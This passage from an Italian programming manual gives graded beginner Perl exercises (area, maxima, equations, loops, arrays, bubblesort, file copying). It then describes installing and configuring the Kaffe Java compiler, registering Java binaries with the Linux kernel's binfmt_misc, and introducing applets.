3. La terza soluzione serve a mostrare l'opportunità di fare riferimento allo standard output in modo esplicito, indicare espressamente il nome '**`STDOUT`**' nell'istruzione '**`print`**'; inoltre, si mostra la possibilità di espandere le variabili scalari all'interno delle stringhe letterali.

```
#!/usr/bin/perl -w
##
## Programma area-03.pl
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
##
## Rispetto alla versione 02 si introduce il riferimento allo
## standard output in modo esplicito e si mostra l'espansione
## delle variabili scalari all'interno delle stringhe.
##
print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
print STDOUT ("Inserisci l'altezza: ");
$altezza = <STDIN>;
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

4. Come è possibile osservare, l'inserimento dei valori attraverso istruzioni del tipo '***variabile* `= <STDIN>`**', include anche il codice di interruzione di riga, con il quale in effetti si termina l'inserimento. Per ovviare a questo inconveniente, nella quarta variante dell'esercizio si utilizza l'istruzione '**`chomp`**'.

```
#!/usr/bin/perl -w
##
## Programma area-04.pl
## Scritto da ...
##
```

```
## Programma per trovare l'area di un rettangolo.
##
## Rispetto alla versione 03 si utilizza «chomp» per eliminare
## il codice di interruzione di riga finale che accompagna i valori
## inseriti.
##
print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
chomp ($base);
print STDOUT ("Inserisci l'altezza: ");
$altezza = <STDIN>;
chomp ($altezza);
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

L'utilizzo di '**`chomp`**' risolve il problema di visualizzazione del risultato che hanno tutti gli esempi precedenti:

`Inserisci la base:` **`10`** [*Invio*]

`Inserisci l'altezza:` **`20`** [*Invio*]

```
Il rettangolo con una base di 10 e un'altezza di 20 ha un'area di 200
```

5. La quinta soluzione mostra l'opportunità di dichiarare le variabili prima dell'uso, inizializzandole secondo il tipo di dati per le quali vengono poi adoperate. Questo serve a migliorare la leggibilità del programma, anche se il linguaggio non richiede tale accortezza.

```
#!/usr/bin/perl -w
##
## Programma area-05.pl
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
##
## Rispetto alla versione 04 si dichiarano e si inizializzano le
## variabili prima del loro uso.
##
$base=0;
$altezza=0;
$area=0;
#
print STDOUT ("Inserisci la base: ");
$base = <STDIN>;
chomp ($base);
print STDOUT ("Inserisci l'altezza: ");
$altezza = <STDIN>;
chomp ($altezza);
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

6. La sesta soluzione mostra l'opportunità di aggiungere delle descrizioni (commenti) all'interno del sorgente, per spiegare il significato di ciò che viene fatto, facilitando così l'interpretazione dello stesso per la lettura umana. Inoltre, l'istruzione iniziale '**`system ("clear")`**' serve a introdurre l'uso di comandi del sistema operativo sottostante.

```
#!/usr/bin/perl -w
##
## Programma area-06.pl
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
##
## Rispetto alla versione 05 si aggiungono dei commenti descrittivi.
##
#
# DICHIARAZIONE DELLE VARIABILI
#
#
# Si creano le variabili $base, $altezza, $area, inizializzandole
# nello stesso contesto.
#
$base=0;                # crea la variabile $base    e la inizializza
$altezza=0;             # crea la variabile $altezza e la inizializza
$area=0;                # crea la variabile $area    e la inizializza
#
# INSERIMENTO DEI DATI (INPUT)
#
#
# Si ripulisce lo schermo con il comando «clear» del sistema operativo.
#
system ("clear");
#
# Si emette un messaggio di invito a inserire il valore della base.
#
print STDOUT ("Inserisci la base: ");
#
# Si assegna alla variabile $base una riga proveniente dallo standard
# input, ovvero ciò che viene inserito presumibilmente dalla tastiera.
#
$base = <STDIN>;
#
# Si toglie il codice di interruzione di riga che si trova alla fine
# della variabile $base.
#
chomp ($base);
#
# Si emette un messaggio di invito a inserire il valore dell'altezza.
#
print STDOUT ("Inserisci l'altezza: ");
#
# Si assegna alla variabile $altezza una riga proveniente dallo standard
# input, ovvero ciò che viene inserito presumibilmente dalla tastiera.
#
$altezza = <STDIN>;
```

```
#
# Si toglie il codice di interruzione di riga che si trova alla fine
# della variabile $altezza.
#
chomp ($altezza);
#
# ELABORAZIONE DEI DATI
#
#
# Assegna alla variabile $area il prodotto del contenuto di $base e di
# $altezza; in altri termini si calcola l'area e la si assegna alla
# variabile $area.
#
$area = $base * $altezza;
#
# EMISSIONE DEL RISULTATO DELL'ELABORAZIONE (OUTPUT)
#
#
# Si emette un messaggio con il quale si mostra il risultato del calcolo
# dell'area del rettangolo.
#
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

7. La settima soluzione mostra la possibilità di utilizzare la riga di comando per fornire i dati da elaborare. In pratica, la base viene ottenuta dal primo argomento, mentre l'altezza si ottiene dal secondo argomento.

```
#!/usr/bin/perl -w
##
## Programma area-07.pl
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
##
## Rispetto alla versione 06 si ottengono i dati in ingresso dalla
## riga di comando (inoltre mancano i commenti).
##
$base=0;
$altezza=0;
$area=0;
#
$base    = $ARGV[0];
$altezza = $ARGV[1];
#
$area = $base * $altezza;
print STDOUT ("Il rettangolo con una base di $base e un'altezza di "
              . "$altezza ha un'area di $area\n");
```

L'esempio seguente mostra l'avvio del programma per calcolare l'area di un rettangolo con base 10 e altezza 20:

$ **./area-07.pl 10 20** [*Invio*]

```
Il rettangolo con una base di 10 e un'altezza di 20 ha un'area di 200
```

645.2 Ricerca del valore scalare più alto

Lo scopo di questi esercizi è quello di far prendere confidenza con le espressioni di confronto numerico e confronto tra stringhe, che in Perl usano operatori differenti nei due casi. Inoltre, si presenta la struttura condizionale.

1. Il primo caso mostra la ricerca del valore più altro tra tre valori numerici. In questo caso si usano gli operatori '**>**', '**<**' e gli altri di questa serie.

```
#!/usr/bin/perl -w
##
## Programma massimo-01.pl
## Scritto da ...
##
## Programma per trovare il valore massimo tra tre numeri.
##
$num1 = 0;
$num2 = 0;
$num3 = 0;
$max  = 0;
#
print STDOUT ("inserisci il primo numero: ");
$num1 = <STDIN>;
chomp ($num1);
print STDOUT ("inserisci il secondo numero: ");
$num2 = <STDIN>;
chomp ($num2);
print STDOUT ("inserisci il terzo numero: ");
$num3 = <STDIN>;
chomp ($num3);
#
if ($num1 > $num2)
  {
    $max = $num1;
  }
else
  {
    $max = $num2;
  }
if ($num3 > $max)
  {
    $max = $num3;
  }
#
print STDOUT ("Il massimo tra $num1, $num2 e $num3, è $max\n");
```

2. Il secondo caso mostra la ricerca della stringa lessicograficamente superiore tra tre valori stringa. In questo caso si usano gli operatori '**gt**', '**lt**' e gli altri di questa serie.

```
#!/usr/bin/perl -w
##
## Programma massimo-02.pl
## Scritto da ...
##
## Programma per trovare il valore lessicograficamente superiore
## tra tre stringhe.
##
$str1 = "";
$str2 = "";
$str3 = "";
$max  = "";
#
print STDOUT ("inserisci la prima stringa: ");
$str1 = <STDIN>;
chomp ($str1);
print STDOUT ("inserisci la seconda stringa: ");
$str2 = <STDIN>;
chomp ($str2);
print STDOUT ("inserisci la terza stringa: ");
$str3 = <STDIN>;
chomp ($str3);
#
if ($str1 gt $str2)
  {
    $max = $str1;
  }
else
  {
    $max = $str2;
  }
if ($str3 gt $max)
  {
    $max = $str3;
  }
#
print STDOUT ("Il massimo tra \"$str1\", \"$str2\" e \"$str3\", è \"$max\"\n");
```

645.3 Equazione di primo e di secondo grado

1. L'equazione di primo grado ax+b=0 si risolve come x=−b/a, dove la soluzione è indeterminata se «a» e «b» hanno valore zero, oppure è impossibile se «a» vale zero e «b» ha un valore diverso da zero.

```
#!/usr/bin/perl -w
##
## Programma equazione-01.pl
## Scritto da ...
##
## Programma per risolvere un'equazione di primo grado.
##
$a         = 0;
```

```
$b         = 0;
$soluzione = 0;
#
print STDOUT ("inserisci a: ");
$a = <STDIN>;
print STDOUT ("inserisci b: ");
$b = <STDIN>;
#
if ($a == 0 && $b == 0)
  {
    print STDOUT ("L'equazione è indeterminata\n");
  }
elsif ($a == 0 && $b != 0)
  {
    print STDOUT ("l'equazione è impossibile\n");
  }
elsif ($a != 0)
  {
    $soluzione = -$b/$a;
    print STDOUT ("la soluzione è $soluzione\n");
  }
```

2. Equazione di secondo grado.

```
#!/usr/bin/perl -w
##
## Programma equazione-02.pl
## Scritto da ...
##
## Programma per risolvere un'equazione di secondo grado.
##
$a         = 0;
$b         = 0;
$c         = 0;
$discri    = 0;
$x1        = 0;
$x2        = 0;
#
print STDOUT ("inserisci a: ");
$a = <STDIN>;
print STDOUT ("inserisci b: ");
$b = <STDIN>;
print STDOUT ("inserisci c: ");
$c = <STDIN>;
#
$discri = $b ** 2 - 4*$a*$c;
#
if ($a == 0)
  {
    print STDOUT ("L'equazione è di primo grado\n");
  }
elsif ($discri < 0)
  {
    print STDOUT ("La soluzione è imposibile: il discriminante è $discri\n");
```

```
  }
elsif ($discri == 0)
  {
    $x1 = -$b/(2*$a);
    print STDOUT ("Le soluzioni sono reali e coincidenti x1=x2= $x1\n");
  }
elsif ($discri > 0)
  {
    $x1 = (-$b - sqrt ($discri))/(2*$a);
    $x2 = (-$b + sqrt ($discri))/(2*$a);
    print STDOUT ("Le soluzioni sono x1= $x1 e x2= $x2 \n");
  }
```

645.4 Somma ciclica

Lo scopo di questi esercizi è quello di far prendere confidenza con le strutture iterative ed enumerative.

1. Ciclo iterativo.

```
#!/usr/bin/perl -w
##
## Programma somma-01.pl
## Scritto da ...
##
## Programma per sommare i primi k numeri naturali.
## Utilizza la struttura while.
##
$k     = 0;
$n     = 0;
$somma = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$somma = 0;
while ($n <= $k)
  {
    $somma = $somma +$n;
    $n = $n + 1;
  }
#
print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

2. Ciclo iterativo con una struttura differente.

```
#!/usr/bin/perl -w
##
## Programma somma-02.pl
## Scritto da ...
```

```
##
## Programma per sommare i primi k numeri naturali.
## Utilizza la struttura until.
##
$k     = 0;
$n     = 0;
$somma = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$somma = 0;
until ($n > $k)
  {
    $somma = $somma +$n;
    $n = $n + 1;
  }
#
print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

3. Ciclo enumerativo.

```
#!/usr/bin/perl -w
##
## Programma somma-03.pl
## Scritto da ...
##
## Programma per sommare i primi k numeri naturali.
## Utilizza la struttura for.
##
$k     = 0;
$n     = 0;
$somma = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
#
$somma = 0;
for ($n = 1; $n <= $k; $n++)
  {
    $somma += $n;
  }
#
print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

4. Ciclo enumerativo più sofisticato.

```
#!/usr/bin/perl -w
##
## Programma somma-04.pl
## Scritto da ...
```

```
##
## Programma per sommare i primi k numeri naturali.
## Utilizza la struttura for in modo più sofisticato.
##
$k     = 0;
$n     = 0;
$somma = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
#
for ($somma = 0, $n = 1; $n <= $k; $somma += $n, $n++)
  {
    ;
  }
#
print STDOUT ("La somma dei primi $k numeri è $somma\n");
```

645.5 Prodotto ciclico

Lo scopo di questi esercizi è quello di far prendere confidenza con le strutture iterative ed enumerative.

1. Ciclo iterativo.

```
#!/usr/bin/perl -w
##
## Programma prodotto-01.pl
## Scritto da ...
##
## Programma per moltiplicare i primi k numeri naturali.
## Utilizza la struttura while.
##
$k        = 0;
$n        = 0;
$prodotto = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$prodotto = 1;
while ($n <= $k)
  {
    $prodotto = $prodotto * $n;
    $n = $n + 1;
  }
print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

2. Ciclo iterativo con una struttura differente.

```
#!/usr/bin/perl -w
##
## Programma prodotto-02.pl
## Scritto da ...
##
## Programma per moltiplicare i primi k numeri naturali.
## Utilizza la struttura until.
##
$k        = 0;
$n        = 0;
$prodotto = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
$n = 1;
$prodotto = 1;
until ($n > $k)
  {
    $prodotto = $prodotto * $n;
    $n = $n + 1;
  }
#
print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

3. Ciclo enumerativo.

```
#!/usr/bin/perl -w
##
## Programma prodotto-03.pl
## Scritto da ...
##
## Programma per moltiplicare i primi k numeri naturali.
## Utilizza la struttura for.
##
$k        = 0;
$n        = 0;
$prodotto = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
#
$prodotto = 1;
for ($n = 1; $n <= $k; $n++)
  {
    $prodotto *= $n;
  }
#
print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

4. Ciclo enumerativo più sofisticato.

```
#!/usr/bin/perl -w
##
## Programma prodotto-04.pl
## Scritto da ...
##
## Programma per moltiplicare i primi k numeri naturali.
## Utilizza la struttura for in modo più sofisticato.
##
$k        = 0;
$n        = 0;
$prodotto = 0;
#
print STDOUT ("inserisci il valore per k: ");
$k = <STDIN>;
chomp ($k);
#
for ($prodotto = 1, $n = 1; $n <= $k; $prodotto *= $n, $n++)
  {
    ;
  }
#
print STDOUT ("il prodotto dei primi $k numeri è $prodotto\n");
```

645.6 Scansione di array

Lo scopo di questi esercizi è quello di far prendere confidenza con la scansione degli array.

1. Il primo esercizio mostra l'inserimento di dati all'interno di un vettore (in forma di array) e la sua scansione allo scopo di mostrarne il contenuto.

```
#!/usr/bin/perl -w
##
## Programma vettore-01.pl
## Scritto da ...
##
## Programma per inserire dati all'interno di un vettore e per visualizzarli.
##
@vettore = ();
$k       = 0;
$i       = 0;
#
print STDOUT ("inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);
#
# Inserimento.
#
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
```

```
    chomp ($vettore[$i]);
  }
#
# Visualizzazione.
#
print STDOUT ("Gli elementi del vettore sono: ");
for ($i = 0; $i <= $k; $i++ )
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
  }
print STDOUT ("\n");
```

2. Il secondo esercizio mostra la ricerca del valore massimo all'interno di un vettore non ordinato.

```
#!/usr/bin/perl -w
##
## Programma vettore-02.pl
## Scritto da ...
##
## Programma per cercare il valore massimo all'interno di un vettore
## non ordinato.
##
@vettore = ();
$k       = 0;
$i       = 0;
$max     = 0;
#
print STDOUT ("inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);
#
# Inserimento.
#
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }
#
# Scansione di ricerca del massimo.
#
for ($i = 0; $i <= $k; $i++ )
  {
    if ($vettore[$i] > $max)
      {
        $max = $vettore[$i];
      }
  }
#
# Risultato.
#
```

```
print STDOUT ("Il massimo è $max\n");
```

3. Nel terzo esercizio si aggiunge un controllo nel caso in cui il vettore da scandire sia vuoto.

```
#!/usr/bin/perl -w
##
## Programma vettore-03.pl
## Scritto da ...
##
## Programma per cercare il valore massimo all'interno di un vettore
## non ordinato. Se il vettore è vuoto non si esegue alcuna scansione.
##
@vettore = ();
$k       = 0;
$i       = 0;
$max     = 0;
#
print STDOUT ("inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);
#
# Inserimento.
#
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }
#
# Scansione di ricerca del massimo.
#
if ($k < 0)
  {
    print STDOUT ("Non ci sono elementi nel vettore\n");
  }
else
  {
    for ($i = 0; $i <= $k; $i++ )
      {
        if ($vettore[$i] > $max)
          {
            $max = $vettore[$i];
          }
      }
    #
    # Risultato.
    #
    print STDOUT ("Il massimo è $max\n");
  }
```

4. Ordinamento di un vettore con l'algoritmo Bubblesort. L'elaborazione avviene con cicli

iterativi.

```
#!/usr/bin/perl -w
##
## Programma vettore-04.pl
## Scritto da ...
##
## Programma per riordinare gli elementi di un vettore.
## Si utilizza la struttura while.
##
@vettore = ();
$k       = 0;
$i       = 0;
$j       = 0;
$scambio = 0;
#
print STDOUT ("Inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);
#
# Inserimento.
#
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }
#
# Riordino.
#
$j = $k;
while ($j >= 1)
  {
    $i = 0;
    while ($i <= $j-1)
      {
        if ($vettore[$i] > $vettore[$i+1])
          {
            $scambio = $vettore[$i];
            $vettore[$i] = $vettore[$i+1];
            $vettore[$i+1] = $scambio;
          }
        $i++;
      }
    $j--
  }
#
# Visualizzazione.
#
print STDOUT ("Il vettore ordinato è: ");
for ($i = 0; $i <= $k; $i++ )
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
```

```
  }
print STDOUT ("\n");
```

5. Ordinamento di un vettore con l'algoritmo Bubblesort. Questa volta si usano cicli enumerativi.

```
#!/usr/bin/perl -w
##
## Programma vettore-05.pl
## Scritto da ...
##
## Programma per riordinare gli elementi di un vettore.
## Si utilizza la struttura for.
##
@vettore = ();
$k       = 0;
$i       = 0;
$j       = 0;
$scambio = 0;
#
print STDOUT ("Inserisci l'indice massimo del vettore: ");
$k = <STDIN>;
chomp ($k);
#
# Inserimento.
#
for ($i = 0; $i <= $k; $i++)
  {
    print STDOUT ("inserisci l'elemento $i:");
    $vettore[$i] = <STDIN>;
    chomp ($vettore[$i]);
  }
#
# Riordino.
#
$j = $k;
#
for ($j = $k; $j >= 1; $j--)
  {
    for ($i = 0; $i <= $j-1; $i++)
      {
        if ($vettore[$i] > $vettore[$i+1])
          {
            $scambio = $vettore[$i];
            $vettore[$i] = $vettore[$i+1];
            $vettore[$i+1] = $scambio;
          }
      }
  }
#
# Visualizzazione.
#
print STDOUT ("Il vettore ordinato è: ");
for ($i = 0; $i <= $k; $i++ )
```

```
  {
    print STDOUT ($vettore[$i]);
    print STDOUT (" ");
  }
print STDOUT ("\n");
```

645.7 Elaborazione con in file

Questi esercizi servono a prendere un po' di confidenza con la lettura e la scrittura dei file.

1. I flussi di file standard risultano già aperti. Il primo esercizio mostra la lettura e la scrittura con questi flussi.

```
#!/usr/bin/perl -w
##
## Programma file-01.pl
## Scritto da ...
##
## Programma per il trasferimento dello standard input nello
## standard output.
##
$riga = "";
#
while ($riga = <STDIN>)
  {
    print STDOUT ($riga);
  }
```

2. Nel caso si vogliano gestire altri file, è necessario aprire il flusso di file relativo. Nel prossimo esercizio si visualizza il contenuto di un file, il cui nome viene specificato in modo interattivo.

```
#!/usr/bin/perl -w
##
## Programma file-02.pl
## Scritto da ...
##
## Programma per la visualizzazione del contenuto di un file.
##
$mio_file = "";
$riga     = "";
#
print STDOUT ("Inserisci il nome del file da leggere: ");
$mio_file = <STDIN>;
chomp ($mio_file);
#
open (PRIMOFILE, "< $mio_file");
#
while ($riga = <PRIMOFILE>)
  {
    print STDOUT ($riga);
```

```
  }
#
close (PRIMOFILE);
```

3. La stringa che identifica il flusso di file può anche essere contenuta in una variabile.

```
#!/usr/bin/perl -w
##
## Programma file-03.pl
## Scritto da ...
##
## Programma per la visualizzazione del contenuto di un file.
##
$mio_file = "";
$riga     = "";
$flusso   = "";
#
print STDOUT ("Inserisci il nome del file da leggere: ");
$mio_file = <STDIN>;
chomp ($mio_file);
#
$flusso = "PRIMOFILE";
open ($flusso, "< $mio_file");
#
while ($riga = <$flusso>)
  {
    print STDOUT ($riga);
  }
#
close ($flusso);
```

4. Copia di un file.

```
#!/usr/bin/perl -w
##
## Programma file-04.pl
## Scritto da ...
##
## Programma per copiare un file.
##
$file_origine        = "";
$file_destinazione   = "";
$flusso_origine      = "";
$flusso_destinazione = "";
$riga                = "";
#
print STDOUT ("Inserisci il nome del file di origine: ");
$file_origine = <STDIN>;
chomp ($file_origine);
print STDOUT ("Inserisci il nome del file di destinazione: ");
$file_destinazione = <STDIN>;
chomp ($file_destinazione);
#
```

```
$flusso_origine      = "ORIGINE";
$flusso_destinazione = "DESTINAZIONE";
#
open ($flusso_origine, "< $file_origine");
open ($flusso_destinazione, "> $file_destinazione");
#
while ($riga = <$flusso_origine>)
  {
    print $flusso_destinazione ($riga);
  }
#
close ($flusso_destinazione);
close ($flusso_origine);
```

5. Copia di un file, utilizzando i nomi forniti come argomenti della riga di comando.

```
#!/usr/bin/perl -w
##
## Programma file-05.pl
## Scritto da ...
##
## Programma per copiare un file. Utilizza i nomi indicati nella
## riga di comando.
##
$file_origine        = "";
$file_destinazione   = "";
$flusso_origine      = "";
$flusso_destinazione = "";
$riga                = "";
#
$file_origine        = $ARGV[0];
$file_destinazione   = $ARGV[1];
#
$flusso_origine      = "ORIGINE";
$flusso_destinazione = "DESTINAZIONE";
#
open ($flusso_origine, "< $file_origine");
open ($flusso_destinazione, "> $file_destinazione");
#
while ($riga = <$flusso_origine>)
  {
    print $flusso_destinazione ($riga);
  }
#
close ($flusso_destinazione);
close ($flusso_origine);
```

[1] Ispirato da un lavoro didattico del prof. Antonio Bernardi, ⟨*toni (ad) swlibero·org* ⟩.

Parte xcviii

Java

Capitolo 646

Java: preparazione

Java è un linguaggio di programmazione realizzato da Sun Microsystems, utilizzato originariamente per l'inserzione di programmi all'interno di pagine HTML (applet), un po' come si fa con le immagini. Per questo motivo, il risultato consueto della compilazione di un sorgente Java è una codifica intermedia, indipendente dalla piattaforma, che deve poi essere interpretata localmente dal navigatore o da un altro programma indipendente. Tuttavia, nel tempo sono stati sviluppati anche compilatori alternativi, che producono un programma eseguibile tradizionale (dipendente dalla piattaforma hardware-software).

Per programmare in Java occorre un compilatore, generalmente noto come '**`javac`**', che sia in grado di generare il formato binario Java, il cosiddetto Java bytecode. Il file che si ottiene non è propriamente un eseguibile, in quanto necessita di un interprete che generalmente è il programma '**`java`**'.

Esiste una versione ufficiale di questi strumenti, definita JDK (*Java development kit*), e altre versioni indipendenti, come per esempio Kaffe.

Nel capitolo viene descritto in particolare come utilizzare Kaffe. Alla fine del capitolo si trova la descrizione dell'installazione e della configurazione di JDK originale, oltre a una sezione sull'uso di GCJ per la compilazione di sorgenti o binari Java nel formato eseguibile adatto alla propria architettura.

646.1 Kaffe

Kaffe [1] è un compilatore di sorgenti Java e un interprete di compilati in formato Java (Java bytecode). Attualmente, si tratta di un pacchetto standard delle distribuzioni GNU, per cui non ci dovrebbero essere problemi nella sua installazione. Attualmente, assieme al compilatore e all'interprete, dovrebbero essere disponibili anche le ***classi***, ovvero le librerie Java.

646.1.1 Classi

Le classi di Kaffe, che ormai accompagnano questo applicativo, dovrebbero essere contenute in un solo file compresso, che deve rimanere tale. Potrebbe trattarsi di '`/usr/share/kaffe/Klasses.jar`'.

646.1.2 Configurazione

Se si installa Kaffe autonomamente, senza affidarsi a un pacchetto già predisposto per la propria distribuzione GNU, potrebbe essere necessario definire alcune variabili di ambiente. Nell'esempio seguente si fa riferimento a uno script per una shell Bourne o derivata:

```
CLASSPATH=.:/usr/share/kaffe/Klasses.jar
KAFFEHOME=/usr/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

Se Kaffe fosse stato installato a partire dalla directory '`/usr/local/`', si dovrebbe usare la definizione seguente:

```
CLASSPATH=.:/usr/local/share/kaffe/Klasses.jar
KAFFEHOME=/usr/local/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

Merita un po' di attenzione la variabile '**`LD_LIBRARY_PATH`**' che potrebbe essere utilizzata anche da altri programmi. '**`LD_LIBRARY_PATH`**' deve contenere i percorsi in cui si trovano i file di libreria; se il proprio sistema utilizza applicazioni che collocano le proprie librerie all'interno di directory inconsuete, queste devono essere aggiunte all'elenco. Segue un esempio esplicativo:

```
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/tuo_prog/lib
```

646.1.3 Compilazione

Per verificare che la compilazione funzioni correttamente, basta preparare il solito programma banale che visualizza un messaggio attraverso lo standard output e poi termina:

```
class CiaoMondoApp
{
    public static void main (String[] args)
      {
        System.out.println ("Ciao Mondo!");
      }
}
```

Il file deve essere salvato con il nome '`CiaoMondoApp.java`'. Kaffe, tra le altre cose, fornisce un collegamento simbolico, denominato '**`javac`**', attraverso cui avviare la compilazione. Così la compilazione avviene nello stesso modo degli strumenti JDK originali:

`$` **`javac CiaoMondoApp.java`** [*Invio*]

Se la sintassi del sorgente Java è corretta, si ottiene un file in formato binario Java, denominato '`CiaoMondoApp.class`'.

646.1.4 Esecuzione

Per eseguire il binario Java generato, ovvero il file '`.class`', occorre un interprete. In questo senso, il binario Java non ha bisogno necessariamente dei permessi di esecuzione, perché viene solo letto dall'interprete.

`$` **`kaffe CiaoMondoApp`** [*Invio*]

```
Ciao Mondo!
```

Come si può osservare dalla riga di comando, il file binario Java deve essere indicato senza l'estensione, che di conseguenza è obbligatoriamente '`.class`'. Kaffe si compone anche dello script '**`java`**', il cui scopo è quello di rendere il comando di interpretazione conforme al JDK; in pratica, '**`java`**' si limita ad avviare il comando '**`kaffe`**'.

$ **java CiaoMondoApp** [*Invio*]

Tuttavia, questo script potrebbe essere modificato in modo da permettere l'avvio di un eseguibile Java anche se è stato fornito il nome del file corrispondente, completo di estensione '`.class`'. L'esempio seguente rappresenta le modifiche che potrebbero essere apportate in tal senso:

```
#!/bin/sh
#
# /usr/bin/java

CLASSE='/bin/basename $1 .class'
shift
kaffe $CLASSE $@
```

646.2 Kernel Linux

Come è noto, uno script viene interpretato automaticamente in base alla convenzione per cui la prima riga inizia con l'indicazione del programma adatto. Per esempio: '**#!/bin/sh**', '**#!/bin/bash**' e '**#!/usr/bin/perl**'. Con i binari Java ciò non è possibile, quindi, per ottenere l'avvio automatico dell'interprete '**java**', occorre che il kernel ne sia informato. Per la precisione, occorre attivare la funzionalità generica di riconoscimento dei binari (sezione 67.2.1); inoltre occorre accertarsi che la directory '`/proc/sys/fs/binfmt_misc/`' contenga i file '`register`' e '`status`'. Se le cose non stanno così, è necessario innestare il file system '**binfmt_misc**':

mount -t binfmt_misc none /proc/sys/fs/binfmt_misc [*Invio*]

Una volta che sono disponibili i file virtuali '`register`' e '`status`', per attivare la funzionalità occorre intervenire con il comando seguente:

echo 1 > /proc/sys/fs/binfmt_misc/status [*Invio*]

Per disattivarla, basta utilizzare il valore zero.

echo 0 > /proc/sys/fs/binfmt_misc/status [*Invio*]

Quando tutto è in ordine per la gestione dei binari eterogenei, si può definire quali file devono essere riconosciuti e quali interpreti devono essere avviati di conseguenza. Nel caso dei binari Java normali, si tratta di eseguire il comando seguente (il percorso dell'interprete, '`/usr/bin/java`' può essere cambiato a seconda delle proprie necessità).

echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' ↩
↪**> /proc/sys/fs/binfmt_misc/register** [*Invio*]

In alternativa, se si è sicuri dell'estensione '`.class`', si può utilizzare il comando seguente:

echo ':Java:E::class::/usr/bin/java:' ↩
↪**> /proc/sys/fs/binfmt_misc/register** [*Invio*]

Per verificare che la definizione sia stata recepita correttamente dal kernel, si può leggere il contenuto del file virtuale '`/proc/sys/fs/binfmt_misc/Java`', creato a seguito di uno dei due comandi mostrati sopra.

Quando il kernel è predisposto nel modo appena visto, si possono rendere eseguibili i file binari Java; così, quando si tenta di avviarli, il kernel stesso avvia invece il comando seguente:

java ***file_binario_java argomenti***

Lo svantaggio di questo sistema sta nel fatto che il nome del file binario Java viene indicato con tutta l'estensione, cosa che normalmente crea dei problemi, sia a Kaffe che al JDK. Per questo, conviene che '`/usr/bin/java`' sia uno script predisposto per risolvere il problema, come già mostrato nella sezione precedente.

Se invece di usare Kaffe si usa il JDK originale, conviene modificare il nome dell'interprete Java, per esempio in '**`java1`**', realizzando poi un file script analogo a quello già visto.

```
#!/bin/sh
#
# /usr/bin/java

CLASSE=`/bin/basename $1 .class`
shift
java1 $CLASSE $@
```

C'è però una cosa che occorre tenere a mente. Con GNU/Linux, così come con altri sistemi, non è possibile avviare un eseguibile se il nome non viene indicato per esteso. In pratica, non è pensabile che succeda quanto accade in Dos in cui i file che finiscono per '`.COM`' o '`.EXE`' sono avviati semplicemente nominandoli senza estensione.

Per chi ha usato GNU/Linux da un po' di tempo ciò dovrebbe essere logico, ma con Java si rischia ancora di essere ingannati: il fatto che, sia l'interprete '**`java`**' originale, sia '**`kaffe`**', vogliano il nome dell'eseguibile Java senza l'estensione '`.class`', non deve far supporre che ciò valga anche per il kernel. Per cui, se si avvia '`CiaoMondoApp.class`' nel modo seguente,

$ **`java CiaoMondoApp`** [*Invio*]

quando si vuole che sia il kernel a fare tutto questo in modo automatico, il comando diviene il seguente:

$ **`CiaoMondoApp.class`** [*Invio*]

Se si tentasse si eseguire il comando seguente, si otterrebbe una segnalazione di errore del tipo: '**`command not found`**'.

$ **`CiaoMondoApp`** [*Invio*]

646.3 Applet

Un'applet Java è un programma particolare che può essere incorporato in un documento HTML. Il meccanismo è simile all'inserzione di immagini; l'effetto è quello di un programma grafico che, invece di utilizzare una finestra si inserisce in un'area prestabilita del documento HTML. Un'applet Java non può quindi vivere da sola, richiede sempre l'abbinamento a una pagina HTML.

